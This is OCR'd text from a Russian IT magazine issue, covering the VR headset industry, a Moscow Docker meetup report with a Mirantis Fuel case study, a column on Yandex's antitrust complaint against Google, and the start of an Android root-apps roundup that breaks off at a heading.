Для Oculus полно технологических демо, но на подходе и серьезные игры. На скриншоте — Elite Dangerous, прямой наследник легендарной Elite. Надев шлем, игрок полностью переносится в кокпит космического истребителя

3dfx Voodoo расходились как горячие пирожки, и разработчики игр один за другим объявляли о его поддержке. С Oculus, к сожалению, эта история может не повториться. Дело в том, что к виртуальной реальности будут предъявляться куда более высокие требования, чем когда-то предъявлялись к трехмерной графике.

Можно вспомнить, что, когда на смену рисованным плоским компьютерным играм пришли трехмерные, вдруг зашла речь о том, насколько реалистична картинка на экране. Сначала все было плохо: низкополигональные игры конца девяностых и начала двухтысячных казались шагом назад по сравнению с красочной двумерной картинкой. Только по прошествии десятилетия высокополигональные модели, огромные текстуры и хитрые шейдеры сделали свое дело: разговоры о фотореализме сейчас все менее теоретические.

Виртуальную реальность ждет как минимум такой же период созревания. VR — это не только новый способ отображать ту же трехмерную картинку. Очутившись внутри симуляции, мы хотим уже куда большего — чтобы были включены все органы восприятия, чтобы на ту сторону передавались любые движения, чтобы можно было увидеть свои руки, ходить своими ногами и так далее. Другими словами, если в эпоху 3D достаточно было отдаленно походящего на реальность изображения, то от VR мы уже хотим, чтобы окружающий нарисованный мир воспринимался как самая настоящая реальность и работал точно так же. А вот до этого пока что далеко.

Если уж искать исторический пример, с которым можно сравнить Oculus, то лучше вновь обратиться к истории смартфонов. Шлем Rift — это, конечно, не архаичный IBM Simon, но и не iPhone. Однако если вспомнить, что эпоха карманных компьютерных устройств начиналась не со смартфонов, а с наладонников, то все сходится. Нынешние шлемы виртуальной реальности находятся примерно на том же этапе развития, что и КПК в девяностые годы: они уже оформились как категория продуктов, но покупают их лишь любители необычных новинок. Пройдет лет пять-десять, и появятся новые устройства: они будут лишены большей части прежних недостатков и откроют новые возможности. Те энтузиасты, которые уже сейчас пробуют виртуальную реальность, будут отмахиваться со словами «ничего нового», остальные пойдут и купят себе по шлему.




Человек в HoloLens разложил на настоящем столе виртуальные инструменты и что-то делает с ракетой

IBM Simon, прототип смартфон из девяностых. Ждет ли нас через десять лет такое же развитие в области VR, какое претерпели карманные компьютеры?



КАРТА ИНДУСТРИИ VR

КТО И ЧТО ДЕЛАЕТ ДЛЯ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ



Олег Парамонов
paramonov@sheep.ru

OCULUS RIFT

Что: устройство, положившее начало буму VR
Кто: Facebook, Джон Кармак, Майкл Абраш
Когда: через несколько месяцев

По-хорошему, список современных шлемов виртуальной реальности можно было бы ограничить единственным пунктом: Oculus Rift. Не будь этого устройства, термин «виртуальная реальность» представлял бы интерес только для любителей ретро. Именно Oculus Rift поднял новую волну интереса к VR. И, в отличие от почти всех прочих устройств, которые упомянуты на этих страницах, он действительно существует. Не так уж трудно его достать, подключить к собственному компьютеру и проверить лично, заслуживает ли эта штуковина такой шумихи.

Oculus Rift с самого начала безумно везло. Кто бы мог подумать, что неказистые прототипы, которые мастерил калифорнийский первокурсник по имени Палмер Лаки, так далеко пойдут? Однако их каким-то чудом заметил легендарный игровой программист Джон Кармак. Ради кресла техдиректора Oculus VR он ушел из id Software, фирмы, которая принесла ему славу, — и началось.

Впрочем, до полного успеха еще далеко. В ходу всего несколько десятков тысяч экземпляров Oculus Rift, причем не той модели, которую обещают выпустить в продажу в 2015 году, а ранних и не вполне доведенных до ума версий, адресованных энтузиастам и разработчикам.



PROJECT MORPHEUS

Что: аналог Oculus Rift для PlayStation 4
Кто: Sony
Когда: через год, если не больше

Крупные производители электроники — нервные создания, которые вечно боятся все пропустить. И для таких опасений есть почва. Разработка совершенно нового гаджета — долгий процесс, способный затянуться на годы. Чтобы реагировать на действия конкурентов быстро, а не с опозданием на год или два, нельзя ждать, пока те действительно что-то сделают. Нужно кидаться за ними, когда они даже не подозревают, что гонка уже началась. В Sony давно и безуспешно пытаются овладеть этим сомнительным искусством. Погоню за Oculus Rift эта компания начала почти четыре года назад. Прошлой весной производитель PlayStation объявил о существовании «Проекта Морфеус», а недавно продемонстрировал действующий — и неплохо — прототип виртуального шлема. И хотя репутация Sony не внушает оптимизма, есть вероятность, что именно Project Morpheus окажется самым опасным соперником Oculus. Во-первых, связи в индустрии игр и Голливуде снимают для Sony проблему нехватки контента для виртуальной реальности. Если этой компании понадобится контент — контент будет. Во-вторых, у Sony есть огромная аудитория — миллионы владельцев консолей PlayStation. Надо только правильно распорядиться этими преимуществами, и никакой Кармак не спасет конкурентов.



VIVE

Что: VR-шлем, который разработали в Valve
Кто: HTC, Valve
Когда: в ноябре

Компания Valve, содержащая онлайновый сервис Steam, экспериментировала с виртуальной реальностью задолго до появления Oculus Rift, но результат этих опытов приобрел осязаемую форму лишь недавно. В начале марта HTC и Valve вместе продемонстрировали прототип шлема виртуальной реальности Vive. Valve в этом дуэте отвечает за техническую часть, HTC же занимается производственными вопросами. Перед использованием Vive по углам комнаты нужно расставить кубы, формой и размерами напоминающие компьютерные аудиоколонки. Это лазеры, при помощи которых шлем определяет свое положение в пространстве. Шлем дополняет пара пластиковых мухоморов, которые нужно зажать в руках. Это контроллеры, действующие по образу и подобию контроллеров Wii. Они улавливают движения рук пользователя; кроме того, на них имеется спусковой крючок и тачпад под большой палец. Серьезный недостаток представляет клубок проводов, связывающих шлем, контроллеры и компьютер. К концу года Valve, впрочем, обещает, что контроллеры станут беспроводными. От всех проводов пользователя это не избавит, но существенно упростит дело.




OSVR HACKER DEV KIT

Что: клон Oculus Rift от производителя г еймерских мышей
Кто: Razer
Когда: в июне

В этом мире на каждый Adidas приходится хотя бы один Abibas. В области виртуальной реальности роль Abibas взяла на себя компания Razer. Летом производитель геймпадов, мышей и клавиатур для геймеров выпустит двухсотдолларовый VR-шлем, полностью совместимый с Oculus DK 2 и обладающий сходными характеристиками. Единственное, что оправдывает существование этого устройства, — приверженность идеологии open source. Исходники софта и инструкции по сборке железа OSVR Hacker Dev Kit уже выложены на GitHub. К тому же Razer замечена в экспериментах с контроллерами для VR — модель называется Razer Hydra и поступила в продажу еще в 2011 году.





MAGIC LEAP

Что: дополненная реальность, которая работает
Кто: Magic Leap, Google, Weta, Нил Стивенсон
Когда: через два-три года

О существовании Magic Leap (не путать с Motion Leap) стало известно в конце прошлого года, когда к этой компании проявили интерес Google, Qualcomm и другие серьезные инвесторы. Интерес можно оценить в долларах: 540 миллионов. Деньги дали не за красивые глаза: компания четыре года проработала над проектом и ей было что показать. Что именно, впрочем, остается не вполне понятным. Рассказы немногочисленных очевидцев впечатляют и одновременно смущают своей фантастичностью.

Насколько можно судить по отрывочным сведениям, очки Magic Leap, в отличие от Oculus Rift и других шлемов виртуальной реальности, не закрывают обзор и не подменяют картину, которую видит перед собой пользователь. Они дополняют ее, встраивая виртуальные объекты в реальный мир при помощи миниатюрных проекторов, которые формируют нужное изображение прямо на сетчатке каждого глаза. При этом устройство учитывает не только направление взгляда, но и мельчайшие движения глазных яблок, а также фокусировку хрусталика. Изображение просчитывается с учетом освещенности помещения и реалистично встраивается в обстановку. Иллюзия сохраняется, даже если вплотную приблизиться к виртуальному объекту.

Очевидцы рассказывают, что прототип представляет собой пугающую конструкцию из линз, электроники и проводов, которую необходимо крепить на голове. Эта деталь объясняет, почему разработка Magic Leap настолько опережает конкурирующие проекты, — это технология очень близкого, но все-таки будущего.

HOLOLENS

Что: виртуальные очки для Windows 10
Кто: Microsoft
Когда: обещают к следующему году, но верить не стоит

Magic Leap — не единственная компания, «копающая» в направлении дополненной реальности. В Microsoft тоже работают над электронными очками для AR. Как и Magic Leap, HoloLens не подменяет реальность, а дополняет ее виртуальными элементами. Известно, что устройство отслеживает не только движения головы, но и направление взгляда. Кроме того, оно обладает встроенной камерой. На этом, увы, известные детали заканчиваются. В Microsoft не склонны распространяться об особенностях настолько раннего прототипа. И их можно понять. Счастливчики, которым довелось примерить HoloLens, описывают устройство, напоминающее реквизит фильма про безумных ученых. Оно состоит из двух частей: наголовных дисплеев, способных испортиться из-за неосторожного прикосновения, и тяжелой конструкции, скрывающей электронику, батареи и систему охлаждения, на шее. Недостаток практичности объясняется современным уровнем развития технологий. Они уже позволяют собрать действующую модель такого устройства, но для того, чтобы превратить модель в гаджет, который будут покупать обычные люди, прогрессу нужно совершить еще несколько шагов. В Microsoft надеются, что момент настанет между релизами Windows 10 и Windows 11.





GOOGLE CARDBOARD

Что: наглядная демонстрация простоты VR-технологий
Кто: Google
Когда: если есть ножницы, то хоть сейчас

Виртуальная реальность только кажется фантастической технологией. В действительности шлемы VR устроены совсем просто: небольшой ЖК-дисплей высокого разрешения (иногда — пара дисплеев), оптика, позволяющая смотреть на этот дисплей почти вплотную, и датчики, отслеживающие движения головы. Дисплей и датчики имеются в каждом современном смартфоне. Недостает только линз. Google предлагает раздобыть их самостоятельно, добавить пару магнитов, резинку, сложить из картонки корпус и вставить в получившуюся конструкцию обычный мобильный телефон, работающий под управлением Android. Для того чтобы удовлетворить любопытство и впервые взглянуть на виртуальную реальность своими глазами, этого вполне достаточно.

SAMSUNG GEAR VR


Что: виртуальная реальность для смартфона Samsung
Кто: Samsung, Oculus VR
Когда: декабрь 2014 года

Это устройство представляет собой нечто среднее между Google Cardboard и Oculus Rift. Картон и ножницы не понадобятся: корпус сделан из пластика, красив и гладок. Но внутри него нет дисплея — только модуль датчиков для пространственного позиционирования, позаимствованный из полноценного Oculus Rift. Чтобы Gear VR заработал, в него нужно вставить Samsung Galaxy Note 4, Galaxy S6 или Galaxy S6 Edge. Для управления используется тачпад и клавиша, размещенные на боковых гранях устройства. Samsung Gear VR уже продается; средняя цена в Москве, если верить Яндекс.Маркету, колеблется в районе 20 тысяч рублей.



ВИРТУАЛЬНОЕ КИНО


Виртуальной реальностью заинтересовались не только разработчики игр, но и киношники. Компания Jaunt выпустила несколько фильмов и записей концертов, которые можно скачать и посмотреть бесплатно на Google Cardboard и Oculus. Google наняла режиссера «Форсажа», чтобы тот снял остросюжетную короткометражку для виртуальной реальности, а кинематографисты из Швеции София Йилльстрём и Хенрик Лайксенринг сняли VR-хоррор под названием «11:57», где зрителю отводится роль жертвы. Обсуждать их художественные достоинства вряд ли есть смысл, а вот технологическая сторона дела действительно представляет интерес. Кино для виртуальной реальности снимают по технологии, напоминающей панорамы Google Street View: вместо одной камеры используют конструкцию из четырех и более камер, направленных в разные стороны. Это дает круговой обзор, позволяющий зрителю самому решать, куда смотреть.





ВИРТУАЛЬНОЕ ПОРНО

Говорят, порнографы первыми берут на вооружение новые технологии. Первые порнорисунки, датирующиеся 37-м тысячелетием до нашей эры, считаются древнейшими образцами наскальной живописи, первый порнодагеротип изготовили всего через семь лет после изобретения фотографии. Виртуальная реальность продолжает эту славную традицию. Первые VR-порнофильмы были сняты при помощи громоздкого и крайне дорогостоящего сооружения из семи профессиональных цифровых камер Epic Red Dragon. Из-за веса риг должен быть установлен на штативе. Это не позволяет снять напрашивающиеся планы от первого лица и оставляет зрителю роль вуайериста. С одной стороны, любителям порно не привыкать, с другой — ценители жалуются, что из-за возросшего эффекта присутствия становится малость неловко.



Будем честны, Docker сегодня — это самая трендовая и хайповая DevOps-тема наших дней. У нее множество фанатов и огромное комьюнити энтузиастов, в том числе и в России, которые всегда готовы делиться опытом друг с другом. Было бы странно, если бы в такой среде не родилась идея проводить митапы, целиком посвященные Docker и сопутствующим ему технологиям. Сказано — сделано! Первый московский Docker-event прошел успешно. Насколько — читай ниже.

ПЕРВЫЙ МОСКОВСКИЙ DOCKER MEETUP



Илья Стечкин
istechkin@mirantis.com

ОТЕЧЕСТВЕННЫЕ ПОКЛОННИКИ OPENSTACK ПРОБУЮТ НОВЫЙ ФОРМАТ ВСТРЕЧ



Первый московский Docker Meetup проходил 26 февраля в московском антикафе «Бабочки». В качестве организатора мероприятия выступили ребята из Mirantis и российское сообщество OpenStack. Mirantis — это глобальная ИТ-компания с российскими корнями, один из лидеров международного сообщества OpenStack. Компания является третьим по объему кода контрибутором этой открытой облачной платформы. Ее разработчики, которых насчитывается более 600 человек, трудятся в офисах в Москве и в Саратове. Специалисты Mirantis участвовали в ряде крупных проектов на базе OpenStack в международных компаниях, таких как Ericsson, AT&T, Expedia и PayPal. Еще компания выпускает полностью открытый и бесплатный дистрибутив Mirantis OpenStack и оказывает его техническую поддержку.

Сотрудники Mirantis часто делятся своим опытом на различных эвентах, связанных с OpenStack. На этот раз доклады о Docker читали и другие представители сообщества — в том числе из Яндекса и Parallels. Слушателей было около 80 (зарегистрировалось, правда, вдвое больше), и доклады прошли оживленно, особенно когда дело доходило до вопросов аудитории.

Идея провести митап принадлежит Фабрицио Соппельсе (Fabrizio Soppelsa), он работает инженером службы поддержки Fuel (системы развертывания облака OpenStack и последующего управления им) в московском офисе Mirantis



DOCKER IN BRIEF

Если кратко, то Docker — это опенсорсная платформа для быстрого деплоя, запуска и остановки приложений в переносимых контейнерах. Корнями Docker уходит в недра проекта CRUI, который поставил перед собой задачу создать возможность останавливать и запускать процессы в Linux-системах без потери состояния. Контейнеры Docker изолированы, но используют одну ОС, «наслаивая» приложения на разных уровнях. Docker предоставляет единый CLI и API для того, чтобы управлять контейнерами — разворачивать, запускать, останавливать.

Если ты хотел подробнее узнать о Docker, но по какому-то недоразумению пока еще этого не сделал, то можешь открыть интерактивный туториал (docker.com/tryit) или послушать любой выпуск Радио-Т за 2014 год (привет, Umputun :)). А можешь просто дождаться следующего номера][. У нас уже приготовлено кое-что специально для тебя!

(что-то мне подсказывает, что мы еще встретимся с Фабрицио на страницах][. — Прим. главреда). В зоне его профессиональных интересов, помимо OpenStack, — Linux-контейнеры, масштабирование программных продуктов и возможности интеграции софта в облако. Фабрицио вкратце обрисовал формат мероприятия и на всякий случай познакомил слушателей с Docker — вдруг кто-то пришел просто поинтересоваться?

Подробнее о том, какие есть плюсы и минусы у контейнеризации приложений и как разумно подойти к разработке и распределению контейнеров Docker, рассказал Мэтью Мосесон (Matthew Mosesohn) — еще один представитель Mirantis, старший разработчик в команде Fuel. Доклад Мосесона коснулся и проблем развертывания Docker в изолированном дата-центре.

Для облегчения работы с Docker можно воспользоваться каталогом готовых приложений, к примеру Murano. С ним собравшихся познакомил Серж Меликян, старший инженер Mirantis. Murano позволяет разработчикам и администраторам облаков публиковать cloud-ready приложения без лишних усилий — сейчас их счет в репозитории идет на тысячи. Murano предлагает новый уровень абстракции над IaaS и помогает управлять доступом к приложениям, составлять окружения из множества приложений и контролировать их жизненный цикл.

Еще одна актуальная проблема, которая стоит перед админами Docker, — это масштабирование учетной записи Docker registry. Денис Зайцев, руководитель группы эксплуатации облачной платформы и CDN в Яндексе, опираясь на примеры из практики, рассказал о вариантах решения этой задачи.



INFO

Вот две важные ссылки из доклада Зайцева: официальные репозитории Docker (registry.hub.docker.com) и GitHub для контрибуторов (github.com/docker/docker-registry).

Docker — не первое решение подобного рода. Первопроходцем в 2001 году был Virtuozzo, созданный в стенах Parallels. Неудивительно, что с его упоминания и начал свой доклад Андрей Вагин — разработчик из команды Linux Kernel компании Parallels. Следом он рассказал о договоренности, к которой в прошлом году пришли Docker, Red Hat, Google, Canonical и Parallels. Было решено общими усилиями создавать единую библиотеку для работы с контейнерами — libcontainer. Доклад так и назывался: «Libcontainer: объединяя усилия под одной крышей». Немало внимания Андрей уделил и библиотеке libct (она написана на C, но имеет привязки к Go и Python). Libct предоставляет удобный API для фронтендов, который позволяет им управлять контейнером на протяжении всего его жизненного цикла. Вот две полезные ссылки из его доклада: собственно libcontainer (github.com/docker/libcontainer) и libct (github.com/xemul/libct).


Murano позволяет разработчикам и администраторам облаков публиковать cloud-ready приложения без лишних усилий — сейчас их счет в репозитории идет на тысячи



Денис Зайцев из Яндекса



Серж Меликян, помимо доклада, провел небольшой мастер-класс по Murano



Андрей Вагин рассказывает про libcontainer



Фабрицио Соппельса




INFO

Fuel – один из элементов экосистемы OpenStack, он позволяет легко разворачивать и администрировать облако, имеет интуитивно понятный веб-интерфейс. Достоверно известно, что он корректно работает в окружении до 100 узлов. Fuel входит в Mirantis OpenStack.

После мероприятия многие участники не разошлись по домам, а отправились продолжать тусоваться в еще более неформальной обстановке. Целью встречи было живое общение, и оно удалось на славу.

Если тебя заинтересовали слайды докладов, то можешь посмотреть их на сайте Mirantis (goo.gl/kb5LLh).



Мэтью Мосесон читал доклад на английском. Тем, кто не осилил, помогли слайды

CASE STUDY: FUEL КАК ПРИМЕР ИСПОЛЬЗОВАНИЯ DOCKER

Начиная с версии MOS 5.0, Mirantis сделала ставку на Docker для того, чтобы реализовать простое и надежное транзакционное обновление Fuel: поднимаем новые контейнеры, проверяем и, если что-то пошло не так, возвращаем старые. Изменения позволили пользователям повторно разворачивать Fuel менее чем за 30 с без применения скриптов для возврата окружения в исходное состояние. Появилась возможность вносить изменения, оперативно их тестировать и, при необходимости, многократно откатываться назад. Именно оперативность изменений и стала результатом использования контейнеров. Для обновления приложения Fuel в Docker достаточно просто удалить старые контейнеры и запустить новые, сэкономив один-два часа, которые потребовались бы для повторной сборки Fuel ISO и тестирования сделанных изменений.

В MOS 5.1, помимо экономии времени, решалась и задача повышения стабильности работы Fuel. Помогла утилита dockerctl, которая отслеживает изменения настроек для Fuel в процессе обновления Docker, — в это время передаются сотни параметров в 13 контейнерах. Утилита dockerctl особенно важна из-за того, что устанавливается большое количество соответствий для приложений, требующих при развертывании пять-шесть параметров из нашего конфигурационного файла (astute.yaml) для каждого контейнера.

В самой актуальной на сегодняшний день версии продукта — MOS 6.0 — была учтена проблема с утилитой logrotate, которая по умолчанию сохраняет пять последних архивов (для этого требуется несоразмерное дисковое пространство, при том что Docker сам нуждается в дисковом пространстве для логов, которые могут заполнить все свободное место и обрушить файловую систему). У этой проблемы нет автоматического решения, поэтому даже с усовершенствованиями, сделанными Mirantis, все так же нужно отслеживать емкость диска, поскольку разработчики так и не научились пока предсказывать, какой объем логов будет генерировать пользователь. Несмотря на то что logrotate обновляет логи каждый час, утилита не отслеживает количество свободного места на диске, а настройка, которая бы позволила увеличить размер папки с логами Docker, отсутствует. Настройки logrotate ограничивают размер одного log-файла, по достижении которого он архивируется. Поэтому даже с увеличенными параметрами следует выделить 30 Гб исключительно для логов (при развертывании на 20 нод). Но если включить режим отладки, ротация больших файлов будет происходить каждые десять минут, а не каждый час.

К другим нововведениям для Fuel на базе Docker в Mirantis OpenStack 6.0 относится использование CentOS 6.5 в качестве операционной системы для мастер-ноды. Поскольку в CentOS 6.5 нет демона инициализации systemd, который бы постоянно запускал сервисы, Mirantis использует утилиту управления Supervisor для запуска и отслеживания контейнеров Docker, а также для запуска веб-приложений. «Два в одном», как любят говорить рекламщики.

Кроме того, используется простая схема try-or-fail для решения проблем с остановкой работы контейнеров, в которых нет унаследованных инструментов для отслеживания зависимостей. В данном случае, если контейнеры пытаются запуститься, а затем останавливаются из-за того, что PostgreSQL или RabbitMQ еще не запущен, Supervisor ждет несколько секунд и пытается снова запустить проблемный контейнер, и так до тех пор, пока все контейнеры не будут запущены. Такой метод намного проще поддерживать, чем сложную последовательность ввода в действие контейнеров на основе приоритетов.

Колонка Евгения Зобнина



Евгений Зобнин

androidstreet.net

ЛУЧШЕ ЗВОНИТЕ СОЛУ

Судебные разбирательства вокруг Android всегда были наполнены глупостью и совершенно диким сюрреализмом. То Oracle начинает предъявлять абсурдные претензии к API, то Microsoft устроит поборы с производителей смартфонов на основании каких-то нелепых и очевидных патентов, то Apple засудит Samsung за скругленные углы смартфона. Все мы уже привыкли к этим несуразным разборкам, но совсем недавно на небосводе судебного идиотизма взошла новая звезда — компания «Яндекс».

ЗА ЧТО, ЯНДЕКС, ЗА ЧТО?

Вкратце, для тех, кого завалило снегом на всю зиму и кто только начал оттаивать, суть претензий Яндекса в следующем. Яндекс уже довольно давно, но не особо успешно развивает собственную сборку Android под названием Yandex.Kit. Эта прошивка напичкана разного рода Я-софтом, включая диалер, клавиатуру, Yandex.Store и тошнотворный домашний экран Yandex.Shell (подчеркну, это мое личное мнение, многим он нравится), разработанный компанией SPB Software, которую несколько лет назад Яндекс зачем-то купил. Гуглософта в ней нет, и вроде бы все OK.

Но, как оказалось, в таком виде прошивку довольно трудно продвигать производителям смартфонов, поскольку по сравнению с Google Play приложений в Yandex.Store — кот наплакал. Понимая, что таких ресурсов, как у Amazon, которая таки смогла вытянуть свой магазин приложений на приемлемый уровень, у компании нет, Яндекс решил... подать жалобу в Федеральную антимонопольную службу (ФАС). Да-да, не в каком-то там загнивающем Западе, а здесь, в России.

Сама претензия: Google злоупотребляет своим положением монополиста и заставляет производителей смартфонов/планшетов предустанавливать на сертифицированные Google устройства не только Google Play, но и весь набор собственного софта, что сводит на нет усилия Яндекса пересадить юзеров на собственные сервисы. Итак, еще раз: Яндекс берет чужую операционку, использует ее для своих личных целей и выставляет претензии разработчику этой операционки, дескать, нельзя диктовать свои условия.

ГДЕ-ТО Я ЭТО УЖЕ ВИДЕЛ...

Когда я впервые прочитал эту новость, сама собой возникла четкая ассоциация. Пять лет тому назад в суде с очень похожим иском пришлось отдуваться Microsoft. Тогда, правда, все было несколько менее абсурдно: мелкомягким вменялось в вину то, что они, бяки такие, предустанавливают в свою ось свой же браузер. Якобы это подрывает конкуренцию, мешает развитию других браузеров и так далее и тому подобное. В результате Microsoft таки проиграла и согласилась предлагать юзерам выбор между браузерами сразу после первого запуска. Но только в виндах, распространяемых на территории Евросоюза (собственно, они этот иск и инициировали).

Я не фанат «корпорации зла», но вот только я так и не понял, откуда, собственно, взялась проблема. Microsoft запрещала использовать сторонние браузеры? Нет. Microsoft не оставляла юзерам выбора и не позволяла использовать другие оси? Да вроде тоже нет. Может быть, Microsoft занималась отстрелом разработчиков других браузеров? Ну, фактов таких не зарегистрировано.

В данном случае Яндекс сильно напоминает тот самый Евросоюз. Друзья, вы классные ребята, у вас лучшая в России IT-компания, я люблю ваши продукты и желаю вам процветания, но что за ерунду вы несете? Я сам не в восторге от политики Google в отношении предустановки огромного количества софта на гуглофоны и в свое время написал статью о том, как Google подминает под себя Android, постепенно заменяя открытые компоненты системы на проприетарные и заставляя производителей смартфонов предустанавливать их на свои аппараты. Но обвинять Google в том, что они продвигают свой софт и свои сервисы за счет своей же, причем открытой и безвозмездной для использования сторонними компаниями операционки, — это какое-то уж слишком странное поведение.

ВМЕСТО ЗАКЛЮЧЕНИЯ


Подводя итог, хочу сказать, что дурацкие судебные разбирательства и претензии антимонопольных служб уже порядком надоели и вызывают скорее смех, чем негодование или раздражение. Я не верю, что в результате действий ФАС Google будет вынуждена смягчить требования к производителям на территории России, но если это произойдет, то, возможно, Яндекс получит некоторый пиар и преимущества, а у нас слегка прибавится гордости за родную компанию. Вот только я не вижу каких-то очевидных проблем в поведении Google, зато рычагов давления у нее гораздо больше, чем у Яндекса.



КАРМАННЫЙ СОФТ

Сегодня в выпуске: исправляем интерфейс управления запущенными приложениями в Android 5.0/5.1 Lollipop, отключаем мешающий работе root-приложений SELinux, устанавливаем приложения CyanogenMod 12 на любую прошивку, включаем режим сохранения энергии с помощью ярлыка на рабочем столе.

ВЫПУСК #6. LOLLIPOP EDITION






RECENTLY

В Android 5.0 Google поменяла не только интерфейс управления запущенными приложениями, но и сам алгоритм его работы. Теперь он отображает вовсе не работающий в фоне софт, а тот, который ты так или иначе запускал в последние дни, да еще и вместе со всеми открытыми вкладками Chrome. Со временем интерфейс сильно захламляется, и найти что-то в этой длиннющей стопке миниатюр становится невозможно.

Приложение Recently исправляет это недоразумение. Оно позволяет ограничить количество показываемых карточек с миниатюрами, установить максимальный срок давности для показа карточек (по умолчанию три дня) и, что самое главное, включить показ карточек только для запущенных приложений. Приложение требует root и в своей бесплатной версии не умеет автоматически запускаться при старте системы. Но это ограничение можно обойти, включив опцию Freeload или купив приложение за один доллар (что мы и рекомендуем сделать).

Recently: goo.gl/Kiq32H
Платформа: Android
Цена: бесплатно / 1 $








SELINUX MODE CHANGER

